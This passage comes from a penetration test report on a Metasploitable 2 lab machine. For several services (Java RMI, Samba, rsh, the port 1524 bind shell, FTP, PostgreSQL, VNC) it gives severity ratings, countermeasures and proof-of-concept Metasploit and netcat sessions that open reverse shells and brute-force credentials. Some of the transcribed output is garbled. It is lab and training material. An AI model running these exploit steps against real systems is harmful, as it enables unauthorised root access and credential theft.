512/tcp	open	exec	
513/tcp	open	login	
514/tcp	open	tcpdumped	
1099/tcp	open	java-rmi	GNU Classpath
1524/tcp	open	bindshell	Metasploitable
2040/tcp	open	afs	2-4
2121/tcp	open	ftp	ProFTPD 1.7.2
3100/tcp	open	mysql	MySQL 5.7.33
5432/tcp	open	postgresql	PostgreSQL 13.10
50009/tcp	open	vnc	VNC (protocol)
60000/tcp	open	x11	Xfce
6967/tcp	open	irc	UnrealIRC
8000/tcp	open	httpd	Apache 2.4.41
8180/tcp	open	http	Apache 2.4.41
MAC Address: 00:BC:29:FA:D0:2A (VMware)			
Service Info: Hosts: metasploitable			
linux/linux_kernel			

Service detection performed. Please report bugs here:
https://nmap.org/submit/bug.html

Map scan done: 1 IP address (1 host up)

[root@kali kali] ~]

4.8 Port 1099 – Java RMI (Remote Method Invocation)

severity:

Critical:

1. Java RMI (Port 1099) is vulnerable to insecure deserialization and remote code execution (RCE) via exposed JMX interfaces, allowing unauthenticated attackers to deploy malicious payloads and gain root access (as demonstrated by getuid → root).

Tools Used:

Metasploit (exploit/multi/misc/java_rmi_server) for RCE.

Vulnerability Description:

1. The Java Remote Method Invocation (RMI) service lacks authentication and uses default configurations that allow dynamic class loading. Attackers can exploit this to upload and execute arbitrary Java code (Meterpreter payloads) with the privileges of the RMI server process (root).

Implications / Consequences of not Fixing the Issue

Remote Root Shell: Full system compromise via Meterpreter

Pivoting: Compromised host can attack other systems in the network.

Persistence: Attackers can install backdoors (cron jobs, SSH keys).

Suggested Countermeasures

- Disable RMI Registry: Shut down unnecessary RMI services (`sudo systemctl stop rmiregistry`).
 - Network Segmentation: Block port 1099 at the firewall
 - Enforce JMX Authentication: Configure `imxremote.password` and `imxremote.access` files.

References



● <https://nvd.nist.gov/vuln/detail/CVE-2013-1537>

- https://www.rapid7.com/db/modules/exploit/multi/misc/java_rmi_server/

(poc8)

4.7.1 Analysis

1. Enumeration:

Used Metasploit auxiliary modules and manual tools to enumerate available remote objects exposed by the RMI service.

The screenshot shows the Metasploit Framework interface with a terminal window open. The terminal shows the results of a search for 'java rmi' modules. The output is as follows:

```
Metasploit Documentation: https://docs.metasploit.com/
Last modified Size Description
search jamsf6 > search java rmi

Matching Modules
=====
# Name Discl
osure Date Rank Check Description
(Using: Java Server at 192.168.44.131 Port 80
=====
0 exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce 2019-05-22 excellent Yes Atlassian Crowd pdkinstall Unauthenticated Plug-in Upload RCE
1 exploit/multi/http/crushftp_rce_cve_2023_43177 2023-08-08 excellent Yes CrushFTP Unauthenticated RCE
2 \_ target: Java .
3 \_ target: Linux Dropper .
4 \_ target: Windows Dropper .
5 exploit/multi/misc/java_jmx_server 2013-05-22 excellent Yes Java JMX Server Insecure Configuration Java Code Execution
```

2. Exploitation Attempt:

Utilized the Metasploit module exploit/multi/misc/java_rmi_server to test for remote code execution vulnerabilities.

3. Findings:

The service was vulnerable, allowing the execution of arbitrary code on the target system through insecure RMI method invocation.



The screenshot shows a terminal window on a Kali Linux desktop environment. The terminal is running a Metasploit exploit session against a Java RMI server. The session starts with:

```
msf6 > use exploit/multi/misc/java/rmi/server
[-] No results from search
[-] Failed to load module: exploit/multi/misc/java/rmi/server
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.44.131
RHOSTS => 192.168.44.131
msf6 exploit(multi/misc/java_rmi_server) > run
```

Then it shows the exploit starting a reverse TCP handler and connecting to the target:

```
[*] Started reverse TCP handler on 192.168.44.129:4444
[*] 192.168.44.131:1099 - Using URL: http://192.168.44.129:8080/M2iMS00915MMw
0
[*] 192.168.44.131:1099 - Server started.
[*] 192.168.44.131:1099 - Sending RMI Header ...
[*] 192.168.44.131:1099 - Sending RMI Call...
[*] 192.168.44.131:1099 - Replied to request for payload JAR
[*] Sending stage (58037 bytes) to 192.168.44.131
[*] Meterpreter session 1 opened (192.168.44.129:4444 -> 192.168.44.131:60079
) at 2025-05-15 18:28:28 -0400
```

Finally, it shows the meterpreter session being used to get user information:

```
meterpreter > getuid
[-] Unknown command: getuid. Did you mean getuid? Run the help command for more details.
meterpreter > getuid
Server username: root
meterpreter >
```

Fig16:run the exploit we found for and get access

4.9 Ports 139 & 445 – SMB (Server Message Block)

severity:

Critical:

1. Samba 3.0.20 on ports 139/445 is vulnerable to CVE-2007-2447 (username map script RCE), allowing unauthenticated attackers to execute arbitrary commands as root. Combined with SMBv1 weaknesses, this enables full system compromise.

Tools Used:

Metasploit (scanner/smb/smb_version + exploit/multi/samba/usermap_script)
- Nmap (nmap -p 139,445 --script smb-vuln*)

Vulnerability Description:

The Samba service allows command injection via the username map script parameter in smb.conf. Attackers can exploit this to spawn a reverse shell with root privileges (as demonstrated by whoami → root). SMBv1's lack of encryption further exposes credentials to interception.

Implications / Consequences of not Fixing the Issue

- Remote Root Access: Attackers gain full control without credentials.
- Network Pivoting: Compromised host can attack other systems via SMB.
- Data Exfiltration: Sensitive files (as /etc/shadow) are accessible.

Suggested Countermeasures



- Patch Samba: Upgrade to ≥3.0.25 or later.
- Network Segmentation: Block ports 139/445 at the firewall unless essential.
- Monitor Logs: Check /var/log/samba/log.%m for suspicious activity.

References

- <https://nvd.nist.gov/vuln/detail/CVE-2007-2447>
- https://www.rapid7.com/db/modules/exploit/multi/samba/usermap_script/

(poc9):

1. SMB Enumeration:

Used tool Metasploit's scanner/smb/smb_version and smbclient to enumerate shared resources, user accounts, and service versions.

```
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > show options
Module options (auxiliary/scanner/smb/smb_version):
Name      Current Setting  Required  Description
RHOSTS    @192.168.35.1    yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
          [!] communications_error to 192.168.35.1:139: The target port (TCP) is refused
REPORT    communications_error to 192.168.35.1:139: The target port (TCP) is refused
THREADS   c1                yes        The number of concurrent threads (max one per host)

          : <>> Dig 9.20.4-4-Debian <>> @192.168.35.131
View the full module info with the info, or info -d command.
          [!] global options: +cmd
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.35.131
RHOSTS => 192.168.35.131
```

Fig17:find an exploit for this version

2. Exploitation Testing:

Employed Metasploit modules targeting known SMB vulnerabilities to verify exploitability.

```
msf6 auxiliary(scanner/smb/smb_version) > run
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint/regexp_factor.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.35.131:445    - Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.35.131        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

3. Fig18:run the exploit



```
msf6 auxiliary(scanner/smb/smb_version) > grep samba search usermae map script
msf6 auxiliary(scanner/smb/smb_version) > grep samba search username map script
  1  exploit/multi/samba/usermap_script      2007-05-14      excellent  No      Samba "username map script" Co
mmand Execution Options (cmd)
Interact with a module by name or index. For example info 1, use 1 or use exploit/multi/samba/usermap_script
msf6 auxiliary(scanner/smb/smb_version) > use 1
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  --          --           --           --
  CHOST            no        The local client address
  CPORT            no        The local client port
  Proxies          no        A proxy chain of format type:host:port[,type:host:port][ ... ]
  RHOSTS          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasp
loit/basics/using-metasploit.html
  RPORT          139       yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
```

4. Findings:

The system was vulnerable to attacks that could lead to unauthorized file access and potentially full system compromise via remote code execution.

```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.35.131
RHOSTS => 192.168.35.131
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.35.132:4444
[*] Command shell session 1 opened (192.168.35.132:4444 → 192.168.35.131:54688) at 2025-05-15 17:59:16 -0400

whoami
root
```

4.10 Port 514 512 513 514 – rsh (Remote Shell)

severity:

High:

1. RSH/Rlogin services (Ports 512-514) allow unauthenticated remote root access due to misconfigured trust relationships and lack of encryption, enabling attackers to bypass authentication and gain full system control.

Tools Used:

rlogin (`rlogin -l root <target>`) for direct root login without credentials.

Vulnerability Description:

1. RSH/Rlogin services are configured to trust all connections from the local network (or any IP), allowing remote users to log in as **root** without a password. Data (including credentials) is transmitted in **plaintext**, making it vulnerable to interception (MITM attacks). The absence of encryption or access controls makes this a critical risk.

Implications / Consequences of not Fixing the Issue

- **Privilege Escalation:** Immediate root access to the system.
- **Data Theft:** Exposes all files, including `/etc/passwd`, `/etc/shadow`, and sensitive application data.
- **Pivoting:** Compromised host can be used to attack other systems in the network.

Suggested Countermeasures

- - Disable RSH/Rlogin: Remove or stop the services if unused:
`-sudo apt-get remove rsh-client rsh-server`
- **Monitor Logs:** Check `/var/log/auth.log` for unauthorized access attempts

References

- <https://nvd.nist.gov/vuln/detail/CVE-1999-0651>
- <https://nmap.org/nsedoc/scripts/rlogin-brute.html>

(Poc10)

```

root@metasploitable:~ [root@kali: /home/kali] Error: Package 'rsh-client' has no installation candidate
(kali㉿kali)-[~]
$ rlogin -l root 192.168.44.131
Last login: Thu May 15 15:15:44 EDT 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.

root@metasploitable:~# who am i
root    pts/1        2025-05-15 17:22 (192.168.44.129)
root@metasploitable:~# whoami
root
root@metasploitable:~# passwd
Enter new UNIX password:

```

Fig18:just login as a root due to the misconfig

4.10 Port 1524 – Bind Shell (Netcat)

severity:

Critical:

1. Insecure Bind Shell (Port 1524) is open by default in Metasploitable 2, allowing unauthenticated remote root access via Netcat or similar tools, leading to immediate full system compromise.

Tools Used:

1. Netcat (netcat 192.168.44.131 1524) for direct root shell access.

Vulnerability Description:

1. Port 1524 runs a backdoored Ingreslock service that spawns a root shell upon connection. No authentication is required, and all commands are executed with root privileges. This is a deliberate vulnerability in Metasploitable 2 for training purposes.

Implications / Consequences of not Fixing the Issue

- Instant Root Access: Attackers gain full control over the system (whoami → root).
- Data Breach: Sensitive files (/etc/shadow, /var/www) can be stolen or modified.
- Pivoting: Compromised host can be used to attack other systems in the network.

Suggested Countermeasures

- Close Port 1524: Disable the Ingreslock
sudo apt-get remove ingreslock
- Firewall Rules: Block the port

References

- <https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide>
- <https://owasp.org/www-community/attacks/Netcat>

(poc11)

```

417 7/www/index.html 17592186048512 dir 182042302250-03-10 11: day
407 [kali㉿kali)-[~] 10:13 -0400
407 $ netcat 192.168.44.131 1524 182482449-05-12 11: dywa
006 root@metasploitable:/# whoami 042311505-02-17 18: index.php
root 13:29 -0500
407 root@metasploitable:/# ls 181964996940-05-31 14: mutillidae
bin 38:18 -0400
407 boot 18196497872-02-08 13: phpMyAdmin
006 cdrom 03:20 -0500
006 dev 173039983614-08-05 02: phinfo.php
006 etc 08:28 -0400
407 home 181965051925-08-30 13: test
etc
home
initrd
initrd.img
lib

```

Fig19:just unsing netcat and get access

4.11 Port 2121 – FTP (ProFTPD 1.3.1)

severity:

-high

-Default Credentials: Hardcoded msfadmin:msfadmin requires zero skill to exploit.

- Plaintext Protocol: FTP transmits credentials in cleartext (RFC 959), vulnerable to sniffing (as Wireshark captures).

Tools Used:

- Metasploit (auxiliary/scanner/ftp/ftp_login)
- Manual FTP client (ftp 192.168.44.131)

Vulnerability Description:

1. Default Credentials: msfadmin:msfadmin grants full access.
2. Plaintext Authentication: Credentials transmitted unencrypted (MITM risk).
3. Outdated ProFTPD 1.3.1: Vulnerable to exploits (CVE-2011-4130).

Implications / Consequences of not Fixing the Issue

- Unauthorized File Access: Read/write files on the server.
- Privilege Escalation: Upload malicious scripts (e.g., PHP shells).

- Data Theft: Exfiltrate /etc/passwd, /var/www contents.

Suggested Countermeasures

- Change Default Credentials: Replace msfadmin:msfadmin with strong passwords.
- Use SFTP/FTPS: Encrypt data in transit.
- Update ProFTPD: Patch to latest version.


References

- <https://nvd.nist.gov/vuln/detail/CVE-2011-4130>
- https://www.rapid7.com/db/modules/auxiliary/scanner/ftp/ftp_login/

(poc12)

Enumeration & Authentication:

Using the Metasploit auxiliary module auxiliary/scanner/ftp/ftp_login, I performed a brute-force login attempt with a custom wordlist.




```

kali@kali: ~
File Actions Edit View Help
RHISTS => 192.168.44.131
msf6 auxiliary(scanner/ftp/ftp_login) > set RHOSTS 192.168.44.131
RHOSTS => 192.168.44.131
msf6 auxiliary(scanner/ftp/ftp_login) > Show options
[-] Unknown command: Show. Did you mean show? Run the help command for more details.
msf6 auxiliary(scanner/ftp/ftp_login) > show option
[-] Invalid parameter "option", use "show -h" for more information
msf6 auxiliary(scanner/ftp/ftp_login) > show options
Module options (auxiliary/scanner/ftp/ftp_login):
Name          Current Setting  Required  Description
ANONYMOUS_LOGIN    false        yes      Attempt to login with a blank username and password
BLANK_PASSWORDS   false        no       Try blank passwords for all users
BRUTEFORCE_SPEED  5           yes      How fast to bruteforce, from 0 to 5
DB_ALL_CREDS     false        no       Try each user/password couple stored in the current database
DB_ALL_PASS       false        no       Add all passwords in the current database to the list
DB_ALL_USERS      false        no       Add all users in the current database to the list
DB_SKIP_EXISTING  none         no       Skip existing credentials s

```

Fig20: set the host and the .txt files to brute force



```
msf6 auxiliary(scanner/ftp/ftp_login) > set USER_FILE /home/kali/users.txt
USER_FILE => /home/kali/users.txt
msf6 auxiliary(scanner/ftp/ftp_login) > set PASS_FILE /home/kali/password.txt
PASS_FILE => /home/kali/password.txt
msf6 auxiliary(scanner/ftp/ftp_login) > set USER_AS_PASS true
USER_AS_PASS => true
msf6 auxiliary(scanner/ftp/ftp_login) > run


[*] 192.168.44.131:21 - 192.168.44.131:21 - Starting FTP login sweep
[!] 192.168.44.131:21 - No active DB -- Credential data will not be saved!
[-] 192.168.44.131:21 - 192.168.44.131:21 - LOGIN FAILED: ahmed:ahmed (Incorrect: )
[-] 192.168.44.131:21 - 192.168.44.131:21 - LOGIN FAILED: ahmed:hi (Incorrect: )
[-] 192.168.44.131:21 - 192.168.44.131:21 - LOGIN FAILED: ahmed:hello (Incorrect: )
[-] 192.168.44.131:21 - 192.168.44.131:21 - LOGIN FAILED: ahmed:12345 (Incorrect: )
[-] 192.168.44.131:21 - 192.168.44.131:21 - LOGIN FAILED: ahmed:msfadmin (Incorrect: )
[-] 192.168.44.131:21 - 192.168.44.131:21 - LOGIN FAILED: ahmed:2004 (Incorrect: )
[-] 192.168.44.131:21 - 192.168.44.131:21 - LOGIN FAILED: ahmed: (Incorrect: )
[+] 192.168.44.131:21 - 192.168.44.131:21 - Login Successful: msfadmin:msfadmin
[-] 192.168.44.131:21 - 192.168.44.131:21 - LOGIN FAILED: youssef:youssef (Incorrect: )
[-] 192.168.44.131:21 - 192.168.44.131:21 - LOGIN FAILED: youssef:hi (Incorrect: )
```

Fig21:the brute forcing

Successful Login:

The module discovered valid credentials (user:password), confirming the presence of weak or default

login credentials.



The screenshot shows a terminal window titled "Index of /mutillidae/passwords" from a Kali Linux system. The user is connected via an FTP session to the target host at port 21. The session output is as follows:

```
(kali㉿kali)-[~]
$ ftp 192.168.44.131 2121
Connected to 192.168.44.131.
220 ProFTPD 1.3.1 Server (Debian) [::ffff:192.168.44.131]
Name (192.168.44.131:kali): msfadmin
331 Password required for msfadmin
Password:
230 User msfadmin logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

4.12 Port 5432 – PostgreSQL Database Service

severity:

High – If unauthenticated access is possible, it can lead to full database compromise, data theft, or remote code execution.

Tools Used:

NMAP

Metasploit Module: auxiliary/scanner/postgres/postgres_login

Vulnerability Description:

The PostgreSQL service on the target is misconfigured, allowing attackers to brute-force login or use default credentials to access the database. Once logged in, an attacker can execute SQL queries, view sensitive data, or even escalate privileges depending on database permissions.

Implications / Consequences of not Fixing the Issue

- Data exfiltration from the database
- Potential lateral movement inside the internal network
- Creation of backdoors or database manipulation

Suggested Countermeasures

- Disable remote PostgreSQL access if not needed
- Enforce strong database credentials
- Restrict access using firewall rules

References

[PostgreSQL Security Best Practices](#)

(Poc13):

```
msf6 > search postgresql
Matching Modules
=====
#   Name
  Disclosure Date  Rank      Check  Description
-   --
  0   exploit/linux/http/acronis_cyber_infra_cve_2023_45249
      2024-07-24      excellent  Yes    Acronis Cyber Infrastructure default password remote
      code execution
  1   \_ target: Unix/Linux Command
```

Fig22:search for the exploit

```
msf6 > use exploit/linux/postgres/postgres_payload
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192.168.35.132
LHOST => 192.168.35.132
msf6 exploit(linux/postgres/postgres_payload) > set RHOST 192.168.35.131
RHOST => 192.168.35.131
msf6 exploit(linux/postgres/postgres_payload) > set LPORT 4444
LPORT => 4444
msf6 exploit(linux/postgres/postgres_payload) > set RPORT 5432
RPORT => 5432
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):
```

Fig23:apply the options

```

View the full module info with the info, or info -d command.

msf6 exploit(linux/postgres/postgres_payload) > run
[*] Started reverse TCP handler on 192.168.35.132:4444
[*] 192.168.35.131:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC
2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/wHWFzVd.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.35.131
[*] Meterpreter session 1 opened (192.168.35.132:4444 → 192.168.35.131:39183) at 2025-
19:09:45 -0400

meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture   : i686
BuildTuple     : i486-linux-musl
Meterpreter    : x86/linux
meterpreter >

```

Fig24:run the exploit and gain access

4.X Port 5900 – VNC (Virtual Network Computing)

severity:

High – VNC often allows unauthenticated access or uses weak/default credentials, potentially granting full graphical control over the system.

Tools Used:

nmap (to discover the open 5900 port)
msfconsole → use auxiliary/scanner/vnc/vnc_none_auth
vncviewer (to connect to the VNC session)

Vulnerability Description:

The VNC service running on port 5900 does not require authentication. This allows attackers to remotely view or control the system's desktop environment without needing a username or password, leading to complete compromise of the system.

Implications / Consequences of not Fixing the Issue

- Remote attackers can view or control the desktop session
- Sensitive files, data, or credentials could be exposed or stolen
- System could be used as a pivot point for attacking other machines

Suggested Countermeasures

- Disable unauthenticated VNC access
- Enforce strong passwords and require authentication
- Tunnel VNC connections over SSH or a VPN
- Restrict VNC access to trusted IP addresses only

References

OWASP VNC Security Guidelines

(Poc14):

```
msf6 > search vnc 3.3
Matching Modules
=====
#  Name                                     Disclosure Date  Rank   Check  Description
-  --
0  exploit/windows/vnc/realvnc_client      2001-01-29    normal  No     RealVNC 3.3.7 Client Buffer Overflow
1  \_ target: Windows 2000 SP4 English    .
2  \_ target: Windows XP SP2 English       .
3  \_ target: Windows 2003 SP1 English       .
4  auxiliary/scanner/vnc/vnc_login        .           normal  No     VNC Authentication Scanner
5  exploit/windows/vnc/winvnc_http_get    2001-01-29    average  No     WinVNC Web Server GET Overflow
6  \_ target: Windows NT4 SP3-6            .
7  \_ target: Windows 2000 SP1-4           .
8  \_ target: Windows XP SP0-1             .

Interact with a module by name or index. For example info 8, use 8 or use exploit/windows/vnc/winvnc_http_get
After interacting with a module you can manually set a TARGET with set TARGET 'Windows XP SP0-1'

msf6 > use auxiliary/scanner/vnc/vnc_login
msf6 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):
=====
Name          Current Setting  Required  Description
ANONYMOUS_LOGIN  false        yes       Attempt to login with a blank username and password
BLANK_PASSWORDS  false        no        Try blank passwords for all users
BRUTEFORCE_SPEED  5           yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS    false        no        Try each user/password couple stored in the current database
DB_ALL_PASS      false        no        Add all passwords in the current database to the list
DB_ALL_USERS     false        no        Add all users in the current database to the list
DB_SKIP_EXISTING none        no        Skip existing credentials stored in the current database (Accepted: none, user, user
```

Fig25:search for the exploit

```
kali@kali: ~

File Actions Edit View Help
DB_ALL_CREDS    false          no      Try each user/password couple stored in th
e current database
DB_ALL_PASS     false          no      Add all passwords in the current database
to the list
DB_ALL_USERS    false          no      Add all users in the current database to t
he list
DB_SKIP_EXISTING none          no      Skip existing credentials stored in the cu
rrent database (Accepted: none, user, user
&realm)
PASSWORD        /usr/share/metasploit-fra
mework/data/wordlists/vnc
                _passwords.txt   no      The password to test
PASS_FILE       /usr/share/metasploit-fra
mework/data/wordlists/vnc
                _passwords.txt   no      File containing passwords, one per line
Proxies          Proxies        no      A proxy chain of format type:host:port[,ty
pe:host:port][,...]
RHOSTS          RHOSTS        yes     The target host(s), see https://docs.metas
ploit.com/docs/using-metasploit/basics/usin
g-metasploit.html
RPORT           5900          yes     The target port (TCP)
STOP_ON_SUCCESS false         yes     Stop guessing when a credential works for
